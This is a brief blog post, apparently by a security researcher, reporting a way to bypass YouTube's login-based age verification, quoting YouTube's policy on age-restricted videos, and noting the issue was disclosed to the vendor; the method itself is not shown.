
Few days ago I was watching some music videos on YouTube[1]. Checking „the last one and I will go back to work” ;) I found that there is an ‘error’ – I need to be logged-in to „verify my age”. I started to dig a little bit and this is what I found...

## QUICK BUG NOTES

The case is simple here: when I was checking some YouTube’s videos I found a screen presented below:



Well. I’m not a big fan of „log in here to get a content” so I decide to find a way to watch the video without the account (btw: what if I don’t have it and don’t want to have one? ;) Yeah I know: „then move to some other platform... like Google Video ;)”). We should be (for example\*) here:



\*For example: because I don’t believe that this is the only page that can be used to bypass this ‘age-verification’ feature. Check here for more details[2]:

### What happens if content is age-restricted?

Age-restricted videos are not viewable to users who are under 18 years of age or logged out. Additionally, age-restricted videos cannot be watched on most third-party websites. Viewers who click on an age-restricted video on another website, such as an embedded player, will be redirected to YouTube, where they will only be able to view the content when signed-in and over 18. This will help ensure that no matter where content is discovered, if a video is hosted by YouTube it will only be viewable by the appropriate audience.

If you believe we made a mistake, you can [appeal the age restriction](#).

Bugfeature was disclosed to the Vendor the same day I found/used it.

## REFERENCES

1. [YouTube](#)
2. [YouTube's Rules](#)
3. [How to break rules](#)

## Thanks

Hi Reader. I'm glad you're here!

Thanks for reading the content. I hope you like it. In case of any questions or comments (or just say hi) feel free to drop me an [email](#) or send me a direct private message [@twitter](#).

Once again – big thanks for your time!

See you!

Cheers